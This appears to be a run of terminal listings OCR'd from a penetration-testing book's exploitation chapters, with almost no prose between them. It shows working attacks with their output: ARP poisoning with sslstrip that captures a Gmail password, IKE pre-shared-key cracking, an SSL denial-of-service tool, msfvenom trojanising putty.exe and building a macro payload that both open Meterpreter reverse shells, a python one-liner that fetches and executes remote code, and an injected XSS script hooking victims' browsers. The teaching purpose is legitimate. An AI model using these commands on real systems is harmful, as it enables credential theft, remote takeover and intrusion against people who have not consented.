    [-] Testing for weak ciphers (based on key length - 40 or 56 bits) ...

    [+] Testing for strong ciphers (based on AES) ...
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
```

```
root@ext-kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@ext-kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 5353
root@ext-kali:~# sslstrip -l 5353

sslstrip 0.9 by Moxie Marlinspike running...
```

```
root@ext-kali:~# ettercap -i eth0 -TqM arp:remote //192.168.1.10// //192.168.1.105/

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 78:AC:C0:A5:DF:A5
          192.168.1.10/255.255.255.0
          fe80::7aac:c0ff:fea5:dfa5/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:
```

```
HTTP : 74.125.193.84:80 -> USER: ddsslstrip@gmail.com  PASS:   INFO: http://accounts.google.com/ServiceLogin?service=mail&pa
lse&continue=http://mail.google.com/mail/&scc=1&ltmpl=default&ltmplcache=2&emr
CONTENT: GALX=WpvTUmscdXA&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&ltmpl=default&scc=1&_utf8=%E
se=%21A0ItAZxNWpyeB0SxfNIJ18l9BwIAAAPoUgAAAC8qANduinX5hNA1lmlXmYCikTvT_VnC9NxvVuQYpGNXCWcLO_O7geom_HCdI5orGrT7iQt9NEb56eJJ3s
ZSGO9VURQREAqreGyZixS2wgWCKZ8IOMMR-iB99k7q8ZyB6_Q5QAW7RAcN6aF6O6BKwTKwsdo_TUoTEYlGFLb0P1-Otm8BhRWMiogbBXQEvu0VSRaPq6TjcssQl8
dWSOZ_yINS9dryPeeH9MhMTkvm5aKsbogZUsD4oYU8QvLi-6bNT3_Rcg&Email=ddsslstrip@gmail.com&Passwd=&signIn=Sign+in&PersistentCookie=

HTTP : 74.125.193.84:80 -> USER: ddsslstrip@gmail.com  PASS: password75!  INFO: http://accounts.google.com/ServiceLoginAuth
CONTENT: GALX=WpvTUmscdXA&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&ltmpl=default&scc=1&_utf8=%E
```

```
root@kali:~# thc-ssl-dos
     ______________ ___  _________
     \_   _____/ |   \ \_  ____ \
       |    | /   ~    \/    \  \/
       |    | \   Y    /\     \____
       |____|  \___|_  /  \______  /
                    \/           \/
            http://www.thc.org

          Twitter @hackerschoice

Greetingz: the french underground

./thc-ssl-dos [options] <ip> <port>
  -h        help
  -l <n>    Limit parallel connections [default: 400]
```

```
root@kali:~# ike-scan -M 192.168.0.10
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Main Mode Handshake returned
        HDR=(CKY-R=2f57c837c52fdb0e)
        SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
        VID=4f45755c645c6a795c5c6170 (Openswan 2.6.37)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.025 seconds (40.81 hosts/sec).  1 returned handshake; 0 returned notify
```

```
root@kali:~# ike-scan -M --showbackoff 192.168.0.10
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Main Mode Handshake returned
        HDR=(CKY-R=ca1141d109afcad7)
        SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
        VID=4f45755c645c6a795c5c6170 (Openswan 2.6.37)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
```


```
root@kali:~# ike-scan --pskcrack --aggressive --id=peer 192.168.0.10
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Aggressive Mode Handshake returned HDR=(CKY-R=b9999b2ae495cfad) SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:mo
dp1024 LifeType=Seconds LifeDuration(4)=0x00007080) KeyExchange(128 bytes) Nonce(16 bytes) ID(Type=ID_IPV4_ADDR, Value=192
.168.0.10) Hash(20 bytes) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
fa73c8aebbfa987f9240639e90d585f95d43a4b1786681d2cc3b5d7db6d28e116e1c8b9347f744ba5cd330d49e62f0ce1c208fed1e498892136fb2d327
cd377c805b63f595a32be246e9cf9be45af4b06bf40142c7828589f03241c84771b4c5cf62b12d4e176ae4a110ca6e0f0968d8d64e0ce2a614416011d9
edb34e6ad588:4728074b86c77db69250e79c84cfab5a3a0c83e6318ba4be7fea859f39e69d02d014f1fad51e29fec41db4b4119b61861d049c98a6471
a4bf27dbcb72bc0dbdbed14288a3b429cb1f1fa27bc981f9d79d8fb2f5d1b0789c91b2c8faa3b206cee7d64514f78aa3122d66c30d885e101b3cc9c3bb
4001604ea17e4797f23314d0a:b9999b2ae495cfad:019f71d15aae2c8d:000000010000000100000098010100040300002401010000800100058002000
02800030001800400028000b0001000c000400007080030000240201000080010005800200018003000180040002800b0001000c000400007080030000024
0301000080010001800200028003000180040002800b0001000c00040000708000000024040100008001000180020001800300018004000280 0b000100
0c000400007080:01000000c0a8000a:7b4a3b7155bed5476681b8488ade2652d4943543:df2e3b66fcac53f8f049ac205174890c:96b91b978c13a4c4
ff32efa7d92a071241c42dea
Ending ike-scan 1.9.4: 1 hosts scanned in 0.022 seconds (45.06 hosts/sec).  1 returned handshake; 0 returned notify
```

```
root@kali:~# psk-crack -d rockyou-75.txt psk-hash
Starting psk-crack [ike-scan 1.9.4] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash ee33906c3e0cfa3da280ef916cd41589ecf7e6f7
Ending psk-crack: 1 iterations in 0.000 seconds (17857.14 iterations/sec)
```

Chapter 9: Client-Side Exploitation

```
root@kali:/usr/share/beef-xss# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

```
root@kali:~/cli-expl# msfvenom -p windows/meterpreter/reverse_tcp -k -x putty.exe LHOST=192.168.0.124 LPORT=4555 -f exe -o
 game.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 515072 bytes
Saved as: game.exe
```




```
root@kali:~/cli-expl# msfconsole -q -r listen
[*] Processing listen for ERB directives.
resource (listen)> use exploit/multi/handler
resource (listen)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (listen)> set LHOST 192.168.0.124
LHOST => 192.168.0.124
resource (listen)> set LPORT 4555
LPORT => 4555
resource (listen)> set ExitOnSession false
ExitOnSession => false
resource (listen)> exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.124:4555
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 192.168.0.166
[*] Meterpreter session 1 opened (192.168.0.124:4555 -> 192.168.0.166:50171) at 2017-04-23 23:49:07 -0400
```

```
[*] Meterpreter session 1 opened (192.168.0.124:4555 -> 192.168.0.166:50171) at 2017-04-23 23:49:07 -0400
sessions

Active sessions
===============

  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  1   meterpreter x86/windows  ADVANCED\vagrant @ METASPLOITABLE3  192.168.0.124:4555 -> 192.168.0.166:50171 (192.168.0.16
6)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : ADVANCED
Logged On Users : 3
Meterpreter     : x86/windows
```

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_t
cp LHOST=192.168.1.101 LPORT=8080 -e x86/shikata_ga_nai -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of vba-exe file: 20431 bytes
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'*************************************************************
```


```
'* PAYLOAD DATA
'*
'*************************************************************

Lexuroceub
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&H00&H00&H0
&H00&H00&H00&H00&H40&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H0
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H0
&H80&H00&H00&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H54&H6
&H69&H73&H20&H70&H72&H6F&H67&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H6
&H20&H72&H75&H6E&H20&H69&H6E&H20&H44&H4F&H53&H20&H6D&H6F&H64&H65&H2E&H0D&H0D&H0
&H24&H00&H00&H00&H00&H00&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H00&HC1&HBF&H6A&HB
&H00&H00&H00&H00&H00&H00&H00&H00&HE0&H00&H0F&H03&H0B&H01&H02&H38&H00&H02&H00&H0
&H00&H0E&H00&H00&H00&H00&H00&H00&H00&H10&H00&H00&H00&H10&H00&H00&H00&H20&H00&H0
&H00&H00&H40&H00&H00&H10&H00&H00&H00&H02&H00&H00&H04&H00&H00&H00&H01&H00&H00&H0
&H04&H00&H00&H00&H00&H00&H00&H00&H00&H40&H00&H00&H00&H02&H00&H00&H46&H3A&H00&H0
&H02&H00&H00&H00&H00&H00&H20&H00&H00&H10&H00&H00&H00&H00&H10&H00&H00&H10&H00&H0
&H00&H00&H00&H00&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H30&H00&H0
&H64&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H0
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H0
```

```
root@kali:~# msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOS
T=192.168.0.124 LPORT=8080 -f vba-exe > attack.exe
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of vba-exe file: 20254 bytes
```

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default
is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```

```
root@kali:~# msfconsole -q -r psh.rc
[*] Processing psh.rc for ERB directives.
resource (psh.rc)> use exploit/multi/script/web_delivery
resource (psh.rc)> set SRVHOST 192.168.0.124
SRVHOST => 192.168.0.124
resource (psh.rc)> set URIPATH boom
URIPATH => boom
resource (psh.rc)> set LHOST 192.168.0.124
LHOST => 192.168.0.124
resource (psh.rc)> exploit
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.0.124:4444
[*] Using URL: http://192.168.0.124:8080/boom
[*] Server started.
[*] Run the following command on the target machine:
python -c "import urllib2; r = urllib2.urlopen('http://192.168.0.124:8080/boom'); exec(r.read());"
```

```
msf > load xssf
[-] Your Ruby version is 2.3.1. Make sure your version is up-to-date with the la
st non-vulnerable version before using XSSF!



ooooooo  ooooo  .oooooo..o  .oooooo..o ooooooooooo
 `8888    d8'  d8P'    `Y8 d8P'    `Y8 `888'     `8
   Y888..8P    Y88bo.      Y88bo.       888
    `8888'      `"Y8888o.   `"Y8888o.   888oooo8
   .8PY888.         `"Y88b      `"Y88b  888    "
  d8'  `888b   oo     .d8P oo     .d8P  888
o888o  o88888o 8""88888P'  8""88888P'  o888o  Cross-Site Scripting Framework 3.0
                                            Ludovic Courgnaud - CONIX Securi
ty


[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
msf > xssf_urls
[+] XSSF Server          : 'http://192.168.213.128:8888/'              or 'http://<PUBLIC-IP>:8888/'
[+] Generic XSS injection: 'http://192.168.213.128:8888/loop'   or 'http://<PUBLIC-IP>:8888/loop'
[+] XSSF test page       : 'http://192.168.213.128:8888/test.html' or 'http://<PUBLIC-IP>:8888/test.html'

[+] XSSF Tunnel Proxy    : 'localhost:8889'
[+] XSSF logs page       : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
[+] XSSF help page       : 'http://localhost:8889/gui.html?guipage=help'
```



Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script type="text/javascript"
src="http://192.168.213.128:8888/loop?interval=5"></script>
```


Save Blog Entry


```
[*] Use xssf_information [VictimID] to see more information about a victim
msf > xssf_information 1

INFORMATION ABOUT VICTIM 1
==========================
IP ADDRESS       : 192.168.213.1
ACTIVE ?         : FALSE
FIRST REQUEST    : 2017-04-26 07:13:01
LAST REQUEST     : 2017-04-26 07:14:17
CONNECTION TIME  : 0hr 1min 16sec
BROWSER NAME     : Google Chrome
BROWSER VERSION  : 57.0.2987.133
OS NAME          : Windows
OS VERSION       : Unknown
ARCHITECTURE     : ARCH_X86_64
LOCATION         : http://192.168.213.128:8888
XSSF COOKIE ?    : YES
RUNNING ATTACK   : NONE
WAITING ATTACKS  : 0
```


```
extension:
    metasploit:
        name: 'Metasploit'
        enable: true
        host: "192.168.213.128"
        port: 55552
        user: "msf"
        pass: "abc123"
        uri: '/api'
        # if you need "ssl: true" make sure you start msfrpcd with "SSL=y", like:
        # load msgrpc ServerHost=IP Pass=abc123 SSL=y
        ssl: false
        ssl_version: 'TLSv1'
        ssl_verify: true
        callback_host: "127.0.0.1"
        autopwn_url: "autopwn"
        auto_msfrpcd: false
        auto_msfrpcd_timeout: 120
        msf_path: [
          {os: 'osx', path: '/opt/local/msf/'},
          {os: 'livecd', path: '/opt/metasploit-framework/'},
          {os: 'bt5r3', path: '/opt/metasploit/msf3/'},
          {os: 'bt5', path: '/opt/framework3/msf3/'},
          {os: 'backbox', path: '/opt/backbox/msf/'},
          {os: 'kali', path: '/usr/share/metasploit-framework/'},
          {os: 'pentoo', path: '/usr/lib/metasploit'},
          {os: 'win', path: 'c:\\metasploit-framework\\'},
          {os: 'custom', path: ''}
```

```
msf > load msgrpc ServerHost=192.168.213.128 Pass=abc123
[*] MSGRPC Service:  192.168.213.128:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
```

```
root@Kali:/usr/share/beef-xss# ./beef
[ 1:38:18][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[ 1:38:18][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 1:38:18]    |   Twit: @beefproject
[ 1:38:18]    |   Site: http://beefproject.com
[ 1:38:18]    |   Blog: http://blog.beefproject.com
[ 1:38:18]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 1:38:18][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 1:38:18][*] BeEF is loading. Wait a few seconds...
[ 1:38:22][*] 12 extensions enabled.
[ 1:38:22][*] 254 modules enabled.
[ 1:38:22][*] 2 network interfaces were detected.
[ 1:38:22][+] running on network interface: 127.0.0.1
[ 1:38:22]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 1:38:22]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 1:38:22][+] running on network interface: 192.168.213.128
[ 1:38:22]    |   Hook URL: http://192.168.213.128:3000/hook.js
[ 1:38:22]    |_  UI URL:   http://192.168.213.128:3000/ui/panel
[ 1:38:22][*] RESTful API key: f35be85102c3e617dca3d42cca1307086ccb0496
[ 1:38:22][*] HTTP Proxy: http://127.0.0.1:6789
[ 1:38:22][*] BeEF server started (press control+c to stop)
```




192.168.213.128:3000/ui/panel
Hooked Browsers
Online Browsers
Offline Browsers
127.0.0.1
127.0.0.1
192.168.213.1
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
